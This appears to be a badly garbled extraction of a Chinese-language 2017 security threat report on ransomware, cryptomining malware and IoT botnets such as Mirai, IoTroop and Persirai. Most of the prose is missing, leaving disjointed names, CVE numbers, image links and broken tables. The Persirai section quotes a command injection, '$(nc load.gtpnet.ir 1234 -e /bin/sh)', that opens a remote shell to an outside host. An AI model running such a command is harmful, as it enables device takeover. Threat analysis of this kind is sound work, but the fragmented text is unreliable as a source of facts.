
# 5.1

2017 5 WannaCry " "



134 2017


WannaCry  
 2017  
 2017  
 Global poster  
 RDP  
 Locky Cerber  
 sql server




135 2017

2017


" "



136 2017




137



138

" "





141

### 5.2

2017 Locky Cerber

WannaCry NotPetya Badrabbi t

MS17-010

RDP

" NLBrute" RDP

linux mac android windows IoT sambacry

### 5.2.1

1.

2017 exploit kit  
GrandCrab  
Dash

GandCrab

RIG EK

GrandSoft EK

Bi tcoin

BTC

GandCrab

. GDCB  
GDCB-DECRYPT. txt

GandCrab  
GDCB-DECRYPT. txt

2. I m  
WannaCry Petya

### 5.2.2

" BadRabbit"  
Flash Player  
MBR  
Eternal Romance  
Petya BadRabbit  
SMB

### 5.2.3

2017  
1. I Globelmpostern  
" Globel mposter"  
PC  
Read\_ME.html  
2017  
GlobeImposter  
RDP SSH  
SMB  
Struts2  
2. I Lockym I lukitus I  
2017 Locky  
fax[ ].js  
Locky  
URL [ ]/checkupdate [ ]/imageload.cgi

### 5.3

2017  
PC Windows Linux Mac Android

### 5.3.1

#### 1. U

2017 " " CVE-2017-8464

U

#### 2.

2017 WannaMi ner " "

#### WannaMi ner

WannaMi ner

#### 3. Mykings

WannaMi ner 2017

Myki ngs

142 Mikings

#### 4. WebLogic

2017 10

WebLogi c  
WebLogi c

CVE-2017-3248 CVE-2017-10271 CVE-2017-

3506 CVE-2017-10352

#### 5. PHP Weathermap

Li nux

PHP Network Weathermap

CVE-2013-

2 chmod  
3

### 5.3.2 Web

2017 9 Coi nhi ve Coi nhi ve JavaScri pt

" "

Coi nhi ve DeepMi ner Crypto-Loot Coi nImp  
JSEcoi n Mi nr ProjectPoi Papoto Coi nNebul a AFMi ner Coi nerra Coi nhi ve

JS

2017

### 5.3.3

2017 Androi d  
JavaScri pt JavaScri pt  
JavaScri pt

### 5.3.4 IoT

2017 Mi rai IoT




---

# IoT



IoT



145 IoT

IoT

IoT

146 IoT

2017


Gafgyt

Satori

Bri ckerbot

Mi rai


IoTroop



147 2017 IoT

VenusEye	2017	Mi rai
21.89%	8.20%	7.73%
	8.16%	7.53%

2017年全球Mirai及其变种感染情况分布图



148 2017 Mirai


Mirai	18.91%
12.35%	9.62%
7.77%	4.56%



TCP

C&C

Mi rai




151 Mirai

2

### 6.2.2 IoTroop

IoTroop 2017  
IoTroop

IoT



152 IoTroop

IoTroop

Mi rai

Mi rai

1. ToTroop C C

IoTroop C

C PHP

Mi rai C C

GO

2. C C

C C

IoTroop

C C

IoTroop

3.

Mi rai

4. IoTroop

Mi rai

DDoS ;

DDoS

DDoS

DDoS

C C

IoTroop

153 IoTroop

DDoS

### 6.2.3 ,

IoT

OMG

Mi rai

OMG

IoT

IoT


OMG

IoT

C&C

### 6.2.4 Persirai

Persi rai 2017  
Persi rai



154 IoT

(UPnP)  
IoT

1. Web \$(nc load.gtpnet.ir 1234 -e /bin/sh)
2. ntp.gtpnet.ir shell /dev/null ftpupdate.sh ftpupload.sh Oday
3. C&C Oday
4. C&C C&C DDoS
5. C&C

### 6.2.5 TheMoon IoT

TheMoon 2014 2017  
TheMoon 6 IoT

IoT : ASUS WRT UDP 999 D-Link 850L VIVOTEK Network Cameras  
 D-Link DIR-890L D-Link DIR-645 Linksys E-series D-Link 815  
 TheMoon DDOS socks



# 7.1

2017	5	12	WannaCry				
WannaCry				2017	NSA	"	"
2017		NSA			70%	Windows	
Windows			" DoublePulsar "		APT		
						"	"
2013		2013					
			Conexant				IT
						Mi cTray64.exe	
2017	11	Intel	Management Engine				
	"	"		.....			
					90%		

# 7.2

	5	10
2017		" "

# 7.3

Mi rai                      IoTroop

# 7.4

# l m

2017

" " " " " "

# 7.5

" "